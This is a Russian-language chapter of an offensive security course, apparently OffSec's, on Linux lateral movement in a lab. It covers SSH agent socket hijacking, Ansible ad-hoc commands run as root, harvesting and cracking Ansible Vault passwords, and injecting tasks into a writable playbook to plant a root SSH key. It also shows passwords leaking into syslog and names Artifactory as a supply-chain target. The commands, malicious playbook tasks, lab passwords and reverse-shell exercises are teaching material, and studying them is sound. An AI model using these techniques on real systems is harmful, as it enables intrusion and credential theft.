offsec   16380  0.0  0.1 107984  3336 ?        S    11:31   0:00 sshd: offsec@pts/1
root     16391  0.0  0.3 107984  7276 ?        Ss   11:31   0:00 sshd: root@pts/3
root     16488  0.0  0.0  14428  1088 pts/3    S+   11:31   0:00 grep --color=auto ssh
root@controller:~#
```

Листинг 667 - Поиск пользовательских SSH-подключений через ps

Если просмотреть процессы, в имени которых есть `ssh`, мы найдём открытые подключения с хостом. Имена пользователей из этих подключений можно использовать с командой `pstree`, чтобы получить значения идентификатора процесса (PID) для SSH-процессов.

```
root@controller:~# pstree -p offsec | grep ssh
sshd(15228)---bash(15229)---su(15241)---bash(15242)
sshd(16380)---bash(16381)
root@controller:~#
```

Листинг 668 - Поиск PID с помощью pstree

Попробуем использовать PID, показанный в последней строке вывода выше: похоже, он соответствует bash-сессии. Можно вывести содержимое файла окружения (environment file) этого PID и найти переменную `SSH_AUTH_SOCK`.

```
root@controller:~# cat /proc/16381/environ
LANG=en_US.UTF-8USER=offsecLOGNAME=offsecHOME=/home/offsecPATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/
    bin:/sbin:/bin:/usr/games:/usr/local/gamesMAIL=/var/mail/offsecSHELL=/bin/bashSSH_CLIENT=192.168.119.120
    49916 22SSH_CONNECTION=192.168.119.120 49916 192.168.120.40 22SSH_TTY=/dev/pts/1TERM=xterm-
    256colorXDG_SESSION_ID=29XDG_RUNTIME_DIR=/run/user/1000SSH_AUTH_SOCK=/tmp/ssh-7OgTFiQJhL/agent.16380
root@controller:~#
```

Листинг 669 - Файл окружения SSH-процесса

Эта переменная сообщает SSH-Agent, где расположен его сокет-файл. В листинге 669 мы нашли сокет SSH-аутентификации по пути `SSH_AUTH_SOCK=/tmp/ssh-7OgTFiQJhL/agent.16380`. От имени привилегированного пользователя можно использовать сокет-файл SSH-агента жертвы как свой собственный.

```
root@controller:~# SSH_AUTH_SOCK=/tmp/ssh-7OgTFiQJhL/agent.16380 ssh-add -l
3072 SHA256:6cyHlr9fISx9kcgR9+1crO1Hnc+nVw0mnmQ/Em5KSfo kali@kali (RSA)

root@controller:~# SSH_AUTH_SOCK=/tmp/ssh-7OgTFiQJhL/agent.16380 ssh offsec@linuxvictim
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-20-generic x86_64)
...
Last login: Thu Jul 30 11:14:26 2020 from 192.168.120.40
offsec@linuxvictim:~$
```

Листинг 670 - Использование сокета SSH-агента жертвы как собственного

Первая команда задаёт для текущего привилегированного пользователя переменную окружения `SSH_AUTH_SOCK`, указывая её на открытый SSH-сокет жертвы. Затем `ssh-add -l` показывает, что ключ находится в нашем кэше SSH-Agent. Во второй команде мы снова задаём переменную окружения для сокета и после этого можем выполнить SSH на хост `linuxvictim` как пользователь-жертва.

Перехват SSH может быть полезным инструментом для латерального перемещения внутри сети. В следующем разделе мы рассмотрим инфраструктурный инструмент, который часто используется для настройки Linux-систем, и узнаем, как применять его для латерального перемещения.

#### 14.1.4.1 Упражнения

1. Воспроизведите перехват ControlMaster в лаборатории.
2. Воспроизведите перехват через пересылку SSH-Agent в лаборатории.

## 14.2 DevOps

DevOps[13] - общая стратегия, направленная на повышение согласованности и автоматизации. В частности, DevOps применяется к управлению сборками ПО, изменениями систем и модификациями инфраструктуры. Подробное изучение DevOps выходит за рамки этого модуля, но важно узнавать эту тенденцию к расширению и улучшению автоматизации процессов в современных компаниях.

DevOps-технологии делают традиционные задачи настройки инфраструктуры и конфигурации гораздо более упорядоченными и эффективными. Они позволяют быстро вносить изменения конфигурации или выполнять развёртывания систем, которые иначе заняли бы намного больше времени. В некоторых случаях такие развёртывания происходят почти мгновенно.

Из-за автоматизированной природы этих систем и влияния, которое они могут оказывать на состояние систем или корпоративную инфраструктуру, они полезны атакующему, желающему перемещаться по внутренним сетям. Встроенное назначение DevOps-механизмов - переконфигурирование систем, особенно с повышенными привилегиями. Это делает их ценными целями для эксплуатации.

Существует множество систем, выполняющих подобные функции. Puppet[14] и Chef[15] популярны, но в этом модуле мы подробнее рассмотрим Ansible,[16] который часто встречался нам в ходе работ по тестированию на проникновение.

### 14.2.1 Введение в Ansible

Ansible - механизм настройки инфраструктуры, который позволяет IT-персоналу динамически и автоматически конфигурировать IT-инфраструктуру и вычислительные ресурсы. Он работает по модели отправки (push): контроллер Ansible подключается к зарегистрированным узлам и запускает на них модули.

Модули Ansible[17] - специализированные Python-скрипты, которые Ansible передаёт на узлы, а затем запускает для выполнения определённых действий. Это может быть сбор данных, настройка параметров, запуск команд или приложений. После выполнения скриптов артефакты их запуска удаляются, а собранные данные возвращаются на контроллер.

Чтобы машина была настроена как узел для контроллера Ansible, она должна входить в инвентарь Ansible (inventory)[18] на сервере-контроллере, обычно расположенный в `/etc/ansible/hosts`. Серверы в инвентаре можно группировать, чтобы выполнять определённые действия только на одних группах, но не на других.

Чтобы действия выполнялись на узле, на контроллере должен храниться пароль пользователя этого узла либо учётная запись Ansible с контроллера должна быть настроена на узле с помощью SSH-ключей. Это позволяет контроллеру подключаться к узлу через SSH или другим способом и запускать нужные модули.

Поскольку серверу Ansible нужны повышенные привилегии для выполнения некоторых задач на конечном узле, пользователь, настроенный Ansible, обычно имеет root- или sudo-права.[19] Поэтому компрометация сервера Ansible или получение закрытого ключа учётной записи конфигурации Ansible может привести к полной компрометации любых узлов из инвентаря контроллера Ansible.

Прежде чем переходить к эксплуатации Ansible, немного разберём его штатное использование. В лаборатории мы используем машины `controller` и `linuxvictim` для демонстрации этих концепций. Они будут выполнять роли контроллера Ansible и узла соответственно. Пользователь `ansibleadm` на `controller` отдаёт команды. Такая же учётная запись существует на узле-жертве. На жертве эта учётная запись содержит открытый ключ пользователя `ansibleadm` с контроллера в файле `authorized_keys`, чтобы разрешить доступ. Этот пользователь имеет sudo-права на узле, чтобы выполнять привилегированные действия.

Инвентарь хостов на `controller` находится в `/etc/ansible/hosts`.

```
offsec@controller:~$ cat /etc/ansible/hosts
...
[victims]
linuxvictim
```

Листинг 671 - Инвентарь Ansible на нашем лабораторном контроллере

При проверке видно, что инвентарь состоит только из одного хоста - машины `linuxvictim`, входящей в группу `victims`.

### 14.2.2 Перечисление Ansible

Теперь, когда мы разобрали штатные сценарии использования Ansible, посмотрим на систему с позиции атакующего. Сначала нужно определить, используется ли Ansible на целевой системе. Самый быстрый способ - выполнить команду `ansible`.

```
offsec@controller:~$ ansible
usage: ansible [-h] [--version] [-v] [-b] [--become-method BECOME_METHOD]
               [--become-user BECOME_USER] [-K] [-i INVENTORY] [--list-hosts]
...
```

Листинг 672 - Проверка наличия Ansible на цели

Другими индикаторами будут путь `/etc/ansible`, содержащий конфигурационные файлы Ansible, или наличие связанных с `ansible` имён пользователей в `/etc/passwd`. Эти признаки характерны для контроллера Ansible.

Чтобы понять, не является ли машина, на которой мы находимся, узлом Ansible, полезно изучить список пользователей в `/etc/passwd` на предмет имён, связанных с Ansible. Также можно проверить список домашних каталогов: он может выдать наличие учётной записи для выполнения действий Ansible. Наконец, иногда можно обнаружить связанные с Ansible сообщения в системном файле `syslog`.

Теперь, когда мы знаем, что Ansible установлен на цели, рассмотрим несколько разных векторов атаки.

### 14.2.3 Разовые команды

Действия на узлах можно запускать с контроллера Ansible двумя основными способами. Первый - через разовые команды (ad-hoc commands),[20] второй - с использованием плейбуков (playbooks). Начнём с разовых команд.

Разовые команды - простые команды оболочки, запускаемые на всех машинах из инвентаря Ansible или на их подмножестве. Они называются ad-hoc, потому что не являются частью плейбука, где сценаризируются повторяемые действия. Обычно такие команды применяются для разовых ситуаций, когда нужно выполнить команду на нескольких серверах.

Чтобы понять поведение команды вне сценария атаки, запустим разовую команду на машине `linuxvictim` от имени `ansibleadm`, выполнив на `controller` следующее.

```
ansibleadm@controller:~$ ansible victims -a "whoami"
...
linuxvictim | CHANGED | rc=0 >>
ansibleadm
```

Листинг 673 - Разовая команда Ansible

Команда выше запустила `whoami` на всех участниках группы `victims`, которая в нашем случае ограничена только машиной `linuxvictim`. Команда вернула результат `ansibleadm`.

Если нужно выполнить команду как `root` или другой пользователь, можно использовать параметр `--become`. Без значения он по умолчанию использует `root`, но при необходимости можно указать конкретного пользователя.

```
ansibleadm@controller:~$ ansible victims -a "whoami" --become
...
linuxvictim | CHANGED | rc=0 >>
root
```

Листинг 674 - Разовая команда Ansible от имени root

В листинге 674 наша команда выполнилась на машине-жертве от имени `root`. Потенциал этого вектора атаки разрушителен. Если мы можем получить права для запуска разовых команд с контроллера Ansible, у нас появляется скрытый доступ root для выполнения команд на любых хостах из файла инвентаря, по крайней мере при наиболее распространённых конфигурациях.

### 14.2.4 Плейбуки Ansible

Теперь, когда мы разобрали работу разовых команд, перейдём к более распространённому методу, использующему плейбуки Ansible. Как и раньше, сначала посмотрим, как плейбуки должны работать штатно, а затем обсудим их эксплуатацию.

Плейбуки позволяют сценаризировать наборы задач, чтобы регулярно запускать их в определённые моменты времени. Это полезно для объединения разных задач настройки: например, добавления учётных записей пользователей и настроек на новый сервер или массового обновления большого числа машин.

Хотя плейбуки довольно часто запускают с повышенными привилегиями, это не всегда необходимо. Администраторы, внимательно относящиеся к безопасности, создают выделенных пользователей для задач Ansible и ограничивают их доступ только необходимыми правами.

Плейбуки пишутся на языке разметки YAML.[21] Попробуем простой плейбук на нашем контроллере. В `/opt/playbooks/` создадим файл `getinfo.yml` со следующим содержимым.

```
---
- name: Get system info
  hosts: all
  gather_facts: true
  tasks:
    - name: Display info
      debug:
          msg: "The hostname is {{ ansible_hostname }} and the OS is {{ ansible_distribution }}"
```

Листинг 675 - Простой плейбук

Значение `name` просто задаёт имя запускаемого плейбука, а `hosts` указывает, на каких хостах из инвентаря этот плейбук должен выполняться. Можно указать группы, отдельные хосты или `all`.

Значение `gather_facts` собирает сведения, или факты (facts), о машине.[22] Эти факты возвращаются в формате JSON, а затем контроллер разбирает их и использует при обработке плейбука. Благодаря этому в выводе заполняются переменные `{{ ansible_hostname }}` и `{{ ansible_distribution }}`. Обе переменные являются результатом начального процесса сбора фактов.

Строка `tasks` задаёт новую задачу, которую нужно выполнить, и помечает её именем. У задачи также есть значение `msg`, содержащее строку с выводом, который будет отображён при запуске. Задача - это просто вызов модуля Ansible. Документация Ansible[23] содержит полный список доступных модулей. В плейбуке выше мы запускаем модуль `debug` и передаём ему параметр `msg` с сообщением для вывода.

Запустить плейбук можно командой `ansible-playbook`.

```
ansibleadm@controller:/opt/playbooks$ ansible-playbook getinfo.yml

PLAY [Get system info] ********************************************************

TASK [Gathering Facts] ********************************************************
...
ok: [linuxvictim]

TASK [Display info] ***********************************************************
ok: [linuxvictim] => {
    "msg": "The hostname is linuxvictim and the OS is Ubuntu"
}

PLAY RECAP ********************************************************************
linuxvictim              : ok=2    changed=0    unreachable=0    failed=0    skipped=0    rescued=0
    ignored=0
```

Листинг 676 - Запуск первого плейбука

Плейбук выполнился на системе-жертве и смог получить имя хоста жертвы и тип дистрибутива Linux. Плейбуки также могут включать строку `become: yes`, если нужно запускать скрипты от имени `root`. В другом варианте можно указать имя пользователя, если нужно выполнение от имени другого пользователя.

Плейбуки используются чаще, чем разовые команды, потому что позволяют системным администраторам сценаризировать задачи, которые нужно повторять больше одного раза. Разовые команды удобны для единичных действий, но если системный администратор хочет одинаково переконфигурировать системы несколько раз, выполнить несколько задач на одних и тех же наборах машин или собирать определённые наборы информации с разных машин в разное время, плейбуки оказываются очень полезными.

### 14.2.5 Эксплуатация плейбуков для получения учётных данных Ansible

Мы обсудили обычную практику Ansible, но с позиции атакующего нас интересует потенциал эксплуатации. Разумеется, если у нас есть доступ root или доступ к учётной записи администратора Ansible на контроллере Ansible, мы можем запускать разовые команды или плейбуки как пользователь Ansible на всех узлах, обычно с повышенными или root-правами. Кроме того, если Ansible настроен на использование SSH для аутентификации к узлам, можно украсть закрытый ключ пользователя-администратора Ansible из его домашнего каталога и напрямую войти на узлы.

Все эти варианты доступны, если мы уже имеем доступ root на контроллере.

Конечно, это предполагает, что для ключей не задана сильная парольная фраза. Часто закрытые ключи, используемые Ansible, не содержат парольных фраз, поскольку конфигурация Ansible предназначена для автоматического запуска.

К сожалению, эти методы требуют доступа root или доступа к учётной записи администратора Ansible, которого у нас может не быть. Рассмотрим дополнительные варианты, доступные непривилегированному пользователю.

Если сохранённые плейбуки на контроллере находятся в доступном всем для чтения месте или у нас есть доступ к каталогу, где они хранятся, можно искать жёстко прописанные учётные данные. В некоторых случаях администратору может быть нужно или удобно не настраивать открытый ключ на машине-узле. Тогда администратор может запускать команды на узле, используя SSH-имена пользователей и пароли.

В следующем примере на нашей виртуальной машине `controller` администратор контроллера Ansible хотел создать файл на машине `linuxvictim`, но ему нужно было аутентифицироваться в системе как пользователь `offsec`.

В нашей лабораторной среде на машине-жертве действительно настроен SSH key для пользователя `ansibleadm`, но для демонстрации представим, что его нет, и выполним действия как пользователь `offsec`.

У этого пользователя нет ключа `ansibleadm` в файле `authorized_keys`, поэтому системный администратор должен был использовать имя пользователя и пароль `offsec` для аутентификации. Для этого администратор жёстко прописал учётные данные пользователя `offsec` в плейбуке, расположенном в `/opt/playbooks/writefile.yaml`.

```
---
- name: Write a file as offsec
  hosts: all
  gather_facts: true
  become: yes
  become_user: offsec
  vars:
    ansible_become_pass: lab
  tasks:
    - copy:
          content: "This is my offsec content"
          dest: "/home/offsec/written_by_ansible.txt"
          mode: 0644
          owner: offsec
          group: offsec
```

Листинг 677 - Жёстко прописанные учётные данные Ansible

Учётные данные хранятся в строке с ключевым словом `ansible_become_pass`. Скрипт выше показывает, что пользователь, в которого переходит скрипт, в данном случае `offsec`, имеет пароль `lab`.

Можно запустить плейбук и проверить, что файл записан.

```
ansibleadm@controller:/opt/playbooks$ ansible-playbook writefile.yaml

PLAY [Write a file as offsec] ***************************************************************

TASK [Gathering Facts] **********************************************************************
ok: [linuxvictim]

TASK [copy] *********************************************************************************
changed: [linuxvictim]

PLAY RECAP **********************************************************************************
linuxvictim                : ok=2    changed=1    unreachable=0    failed=0    skipped=0    rescued=0
    ignored=0
```

Листинг 678 - Запуск плейбука

Если у нас нет доступа для запуска `ansible-playbook`, но есть доступ на чтение к плейбуку, мы можем собрать чувствительные учётные данные и скомпрометировать узлы, используемые Ansible. В Ansible есть более новые функции, например Ansible Vault,[24] который позволяет безопасно хранить учётные данные для использования в плейбуках. Ansible Vault позволяет пользователю шифровать или расшифровывать файлы или строки с помощью пароля.

На нашей виртуальной машине `controller` мы находим ещё один плейбук: `/opt/playbooks/writefilevault.yaml`. Если изучить его содержимое, там указан другой тип пароля.

```
ansible_become_pass: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          393636316139353262353832326166396132313036386537616661653361313139656630333132 32
          373662616635626332396436653365663331323032396430 0a32383837303139336231653434386 3
          366234356236383736366262373331633362636237373835326637636135343131346437306435 32
          313231313031353430 0a383762366333303666363165383962356335383662643765313832663238
          3036
```

Листинг 679 - Зашифрованная строка пароля Vault

Ключевое слово `!vault` сообщает Ansible, что значение зашифровано Vault. Как атакующий, мы можем скопировать секцию зашифрованной полезной нагрузки выше, начиная с `$ANSIBLE_VAULT`, и попробовать взломать её офлайн. Скопируем значение выше и поместим его в текстовый файл `test.yml` на виртуальной машине Kali.

Снова, чтобы взломать пароль, нужно преобразовать его в формат, который может использовать John the Ripper или Hashcat. Для этого можно применить утилиту `ansible2john`, входящую в JTR. В стандартной установке Kali эта утилита находится по пути `/usr/share/john/ansible2john.py`.

Обратите внимание: исходная зашифрованная строка должна быть в том же формате, что показан в листинге 679, но без начальных пробелов; иначе разбор завершится ошибками парсинга.

Если запустить `ansible2john.py` на файле, он вернёт строку в формате, пригодном для Hashcat.

```
kali@kali:~$ python3 /usr/share/john/ansible2john.py ./test.yml

test.yml:
    $ansible$0*0*9661a952b5822af9a21068e7afae3a119ef0312276baf5bc29d6e3ef312029d0*87b6c306f61e89b5c586bd7e182f
    2806*28870193b1e448c6b45b68766bb731c3bcb77852f7ca54114d70d52121101540
```

Листинг 680 - Преобразование зашифрованной строки Ansible Vault во взламываемый формат

Скопируем строку, возвращённую в листинге 680, после начального имени файла и двоеточия в новый файл `testhash.txt`. Теперь можно запустить `hashcat` на этом файле и взломать пароль Vault с помощью словаря `rockyou.txt`.

```
kali@kali:~$ hashcat testhash.txt --force --hash-type=16900 /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...
...
* Device #1: Kernel amp_a0.7da82001.kernel not found in cache! Building may take a while...
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
```

```
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 2 secs

$ansible$0*0*9661a952b5822af9a21068e7afae3a119ef0312276baf5bc29d6e3ef312029d0*87b6c306f61e89b5c586bd7e182f2806
    *28870193b1e448c6b45b68766bb731c3bcb77852f7ca54114d70d52121101540:spongebob
...
```

Листинг 681 - Взлом пароля Vault

Как показывает результат выше, Hashcat смог взломать пароль Vault. Вернувшись на виртуальную машину `controller`, можно скопировать исходную зашифрованную строку Vault в текстовый файл и передать её в `ansible-vault decrypt` через канал (pipe). Нам будет предложено ввести пароль Vault (`spongebob`), после чего Vault выдаст исходный незашифрованный пароль, сохранённый в плейбуке для пользователя `offsec`.

```
ansibleadm@controller:/opt/playbooks$ cat pw.txt
$ANSIBLE_VAULT;1.1;AES256
393636316139353262353832326166396132313036386537616661653361313139656630333132 32
373662616635626332396436653365663331323032396430 0a323838373031393362316534343863
366234356236383736366262373331633362636237373835326637636135343131346437306435 32
313231313031353430 0a383762366333303666363165383962356335383662643765313832663238
3036

ansibleadm@controller:/opt/playbooks$ cat pw.txt | ansible-vault decrypt
Vault password:
lab
Decryption successful
```

Листинг 682 - Расшифровка исходного зашифрованного пароля

Расшифровка зашифрованных файлов, в отличие от отдельных строк, по сути выполняется тем же процессом, поскольку файлы шифруются по той же схеме.

### 14.2.6 Слабые права на плейбуки Ansible

Ещё один вариант эксплуатации сред Ansible - использовать плейбуки, к которым у нас есть доступ на запись. Если файлы плейбуков на контроллере имеют права записи для всех или мы можем каким-то образом записать в них данные, например через эксплойт, можно внедрить задачи, которые будут выполнены при следующем запуске плейбука.

На виртуальной машине `controller` плейбук `/opt/playbooks/getinfowritable.yaml` имеет слишком мягкие права и позволяет любому участнику группы `ansible` записывать в него изменения.

В этом конкретном сценарии предполагаем, что мы скомпрометировали учётную запись `bystander`, входящую в группу `ansible`. Поэтому пользователь имеет доступ на запись к каталогу плейбуков через групповые права. Если войти на `controller` как `bystander`, можно изменить плейбук `getinfowritable.yaml`. Добавим в файл несколько задач.

```
---
- name: Get system info
  hosts: all
  gather_facts: true
  become: yes
  tasks:
    - name: Display info
      debug:
          msg: "The hostname is {{ ansible_hostname }} and the OS is {{ ansible_distribution }}"

    - name: Create a directory if it does not exist
      file:
        path: /root/.ssh
        state: directory
```

```
    mode: '0700'
    owner: root
    group: root

- name: Create authorized keys if it does not exist
  file:
    path: /root/.ssh/authorized_keys
    state: touch
    mode: '0600'
    owner: root
    group: root

- name: Update keys
  lineinfile:
    path: /root/.ssh/authorized_keys
    line: "ssh-rsa AAAAB3NzaC1...Z86SOm..."
    insertbefore: EOF
```

Листинг 683 - Вредоносные задачи, добавленные в плейбук

При желании можно было бы полностью перезаписать плейбук, но это изменило бы его штатную функциональность. Такое поведение, скорее всего, заметит администратор, особенно если плейбук запускается часто. Гораздо тише сохранить исходную функциональность, добавить несколько новых задач и включить значение `become`, чтобы плейбук выполнялся от имени `root`.

Первая вставленная задача создаёт папку `/root/.ssh` и задаёт ей корректные права. Вторая задача создаёт файл `authorized_keys` и задаёт права для него. Последняя задача копирует наш открытый ключ в файл `authorized_keys` пользователя `root`, добавляя его в конец, если файл уже существует.

В этом случае мы использовали открытый ключ с виртуальной машины Kali. Если плейбук запускается пользователем `ansibleadm`, наш ключ добавляется в учётную запись `root` на хосте `linuxvictim`. После добавления можно выполнить SSH на машину `linuxvictim` с виртуальной машины Kali от имени `root`.

```
kali@kali:~$ ssh root@linuxvictim
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-20-generic x86_64)
...
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

root@linuxvictim:~#
```

Листинг 684 - Вход от имени root с SSH-ключом нашей виртуальной машины Kali

Возможна ситуация, где нам нужно запускать команды оболочки прямо на машине. Для этого вставим нужные команды в задачу Ansible `command`[25] внутри плейбука `getinfowritable.yaml`, который мы использовали ранее.

```
- name: Run command
  shell: touch /tmp/mycreatedfile.txt
  async: 10
  poll: 0
```

Листинг 685 - Запуск команды оболочки как задачи command

Здесь есть несколько новых параметров: `async`, `poll` и `shell`. Обычно при запуске плейбук Ansible блокируется, то есть ждёт ответа, чтобы передать отчёт обратно на контроллер.[26] Если указать параметр `async` с любым значением таймаута, команда будет выполняться асинхронно. Значение таймаута не учитывается, потому что `poll`, равный `0`, делает `async` несущественным. Это сообщает Ansible, что не нужно опрашивать процесс для получения результатов: пусть он выполняется самостоятельно до завершения выполнения плейбука. Значение `shell` задаёт команду оболочки, которую нужно выполнить.

Если запустить плейбук, как раньше, а затем проверить каталог `/tmp` на хосте `linuxvictim`, мы увидим, что команда успешно выполнилась.

```
offsec@linuxvictim:~$ ls -al /tmp/mycreatedfile.txt
-rw-r--r-- 1 root root 0 Sep 24 14:05 /tmp/mycreatedfile.txt
```

Листинг 686 - Наша команда оболочки успешно выполнена

### 14.2.7 Утечка чувствительных данных через модули Ansible

Ещё один способ, которым Ansible может помочь в латеральном перемещении, связан с утечками чувствительных данных. Хотя Ansible содержит механизмы защиты учётных данных и чувствительных данных, используемых в параметрах модулей внутри плейбуков, некоторые модули передают данные в `/var/log/syslog`[27] в виде параметров модулей. Это происходит, когда набор параметров у модуля не фиксирован и может меняться в зависимости от способа запуска модуля. Хороший пример - модуль Ansible `shell`.[28]

Представим сценарий, где администратор Ansible хочет запустить плейбук на управляемом узле, чтобы сделать резервную копию базы данных с удалённого сервера. Пример плейбука может выглядеть так.

```
ansibleadm@controller:/opt/playbooks$ cat mysqlbackup.yml

---
- name: Backup TPS reports
  hosts: linuxvictim
  gather_facts: true
  become: yes
  tasks:
    - name: Run command
      shell: mysql --user=root --password=hotdog123 --host=databaseserver --databases tpsreports --result-
    file=/root/reportsbackup
      async: 10
      poll: 0
```

Листинг 687 - Пример плейбука с модулем shell

Строка `shell` выше показывает, что плейбук попытается подключиться к серверу `databaseserver`, который в нашем случае не существует и используется только для иллюстрации, а затем выгрузить базу данных `tpsreports` в файл на узле Ansible `linuxvictim`. Поскольку процесс автоматизирован и будет запускаться часто, администратор поместил имя пользователя и пароль прямо в плейбук. Теперь уже должно быть очевидно, почему это плохая практика.

Системные администраторы иногда считают включение пароля в открытом виде достаточно безопасным в таком контексте, потому что скрипт доступен для чтения только пользователю-администратору Ansible и `root`. Когда администратор Ansible запускает плейбук на узле, то есть нашей машине `linuxvictim`, он пытается подключиться к MySQL-серверу и выгрузить базу данных. Однако из-за способа выполнения плейбук по умолчанию запишет команду оболочки в syslog. Исключение - ситуация, когда в плейбуке установлена опция `no_log: true`.

Полезно выполнять `grep` по файлу `/var/log/syslog` с ключевыми словами вроде `password`, чтобы находить подобные утёкшие секреты.

Войдём на хост `linuxvictim` как `offsec` и изучим содержимое `/var/log/syslog`.

```
offsec@linuxvictim:~$ cat /var/log/syslog
...
Jun  8 13:29:10 linuxvictim ansible-command: Invoked with creates=None executable=None _uses_shell=True
    strip_empty_ends=True _raw_params=mysql --user=root --password=hotdog123 --host=databaseserver --
    databases tpsreports --result-file=/root/reportsbackup removes=None argv=None warn=True chdir=None
    stdin_add_newline=True stdin=None
Jun  8 13:29:10 linuxvictim ansible-async_wrapper.py: Module complete (21772)
...
```

Листинг 688 - Изучение Syslog

Имя пользователя, пароль и хост для базы данных MySQL раскрыты в записи журнала. С этой информацией у нас появляется доступ к базе данных MySQL на удалённом сервере. Можно собрать больше чувствительной информации и потенциально перейти на этот хост.

Хотя эти техники сработают не в каждом экземпляре инфраструктуры Ansible, они дают ориентиры, что искать, когда во время теста на проникновение мы сталкиваемся с автоматизированными механизмами IT-конфигурации.

#### 14.2.7.1 Упражнения

1. Выполните разовую команду с `controller` против хоста `linuxvictim`.
2. Напишите короткий плейбук и запустите его против хоста `linuxvictim`, чтобы получить обратную оболочку.
3. Внедрите задачу с командой оболочки в плейбук `getinfowritable.yml`, созданный ранее, и используйте его, чтобы получить оболочку Meterpreter на хосте `linuxvictim` без предварительного копирования оболочки на `linuxvictim` через SSH или другие протоколы.

### 14.2.8 Введение в Artifactory

Artifactory[29] - менеджер бинарных репозиториев, хранящий пакеты ПО и другие бинарные файлы. К другим менеджерам бинарных репозиториев относятся Apache Archiva,[30] Sonatype Nexus,[31] CloudRepo[32] и Cloudsmith.[33] Как и с Ansible в контексте DevOps, мы сосредоточимся только на Artifactory, поскольку часто встречали его во время работ по тестированию на проникновение. В большинстве случаев те же общие концепции, объяснённые в этом разделе, можно применять к разным продуктам.

Менеджеры бинарных репозиториев выступают для организаций единым источником истины, позволяющим контролировать, какие версии пакетов и приложений используются при разработке ПО или настройке инфраструктуры. Это не даёт разработчикам получать недоверенные или нестабильные бинарные файлы напрямую из Интернета.

Пользователи с доступом на запись к Artifactory могут размещать пакеты или бинарные файлы на сервере Artifactory. Конечные пользователи или автоматизированные процессы могут настроить Artifactory как репозиторий пакетов для обычного процесса установки в Linux либо напрямую забирать файлы из Artifactory при необходимости.

Поскольку Artifactory предназначен быть единым источником получения необходимых бинарных файлов, он является важной целью для атак на цепочку поставки.[34] Если атакующий может скомпрометировать сервер Artifactory или получить доступ к учётной записи пользователя Artifactory с правами записи к важным пакетам, появляется потенциал компрометации большого числа пользователей.

Artifactory также является отличной целью, потому что считается доверенным источником. Поэтому пользователи меньше беспокоятся о возможной вредоносной активности. Обычно Artifactory запускался бы на боевой системе как служба. К сожалению, эта служба требовательна к ресурсам. Чтобы сохранить ресурсы для других задач модуля, мы будем запускать и останавливать её по необходимости и использовать только как процесс-демон.

Версия Artifactory с открытым исходным кодом установлена на виртуальной машине `controller` в каталоге `/opt/jfrog`. Её можно запустить как процесс-демон командой `artifactoryctl start`.

```
offsec@controller:/opt/jfrog$ sudo /opt/jfrog/artifactory/app/bin/artifactoryctl start
2020-06-01T14:24:17.138Z [shell] [INFO ] [] [installerCommon.sh:1162       ] [main] - Checking open files and
    processes limits
2020-06-01T14:24:17.157Z [shell] [INFO ] [] [installerCommon.sh:1165       ] [main] - Current max open files
```

```
    is 1024
...
Using JRE_HOME:        /opt/jfrog/artifactory/app/third-party/java
Using CLASSPATH:       /opt/jfrog/artifactory/app/artifactory/tomcat/bin/bootstrap.jar:/opt/jfrog/artifactory/
    app/artifactory/tomcat/bin/tomcat-juli.jar
Using CATALINA_PID:    /opt/jfrog/artifactory/app/run/artifactory.pid
Tomcat started.
```

Листинг 689 - Запуск процесса Artifactory

Остановить службу можно следующей командой:

```
sudo /opt/jfrog/artifactory/app/bin/artifactoryctl stop
```

Прежде чем начинать атаку, потратим немного времени на знакомство с Artifactory и его работой. Страница входа доступна по адресу `http://controller:8082/`; войти можно с именем пользователя `admin` и паролем `password123`.




Рисунок 238: Начальный вход в Artifactory

Хотя коммерческая версия Artifactory поддерживает множество типов репозиториев, включая пакеты Debian, версия с открытым исходным кодом ограничена. Используемая нами версия Artifactory предлагает только типы репозиториев Gradle,[35] Ivy,[36] Maven,[37] SBT[38] и Generic. Gradle, Maven и SBT - это системы или инструменты сборки ПО, а Ivy - менеджер зависимостей для сборок ПО. Репозиторий Generic предназначен для обычных бинарных файлов без конкретного типа; по сути, это простое файловое хранилище.

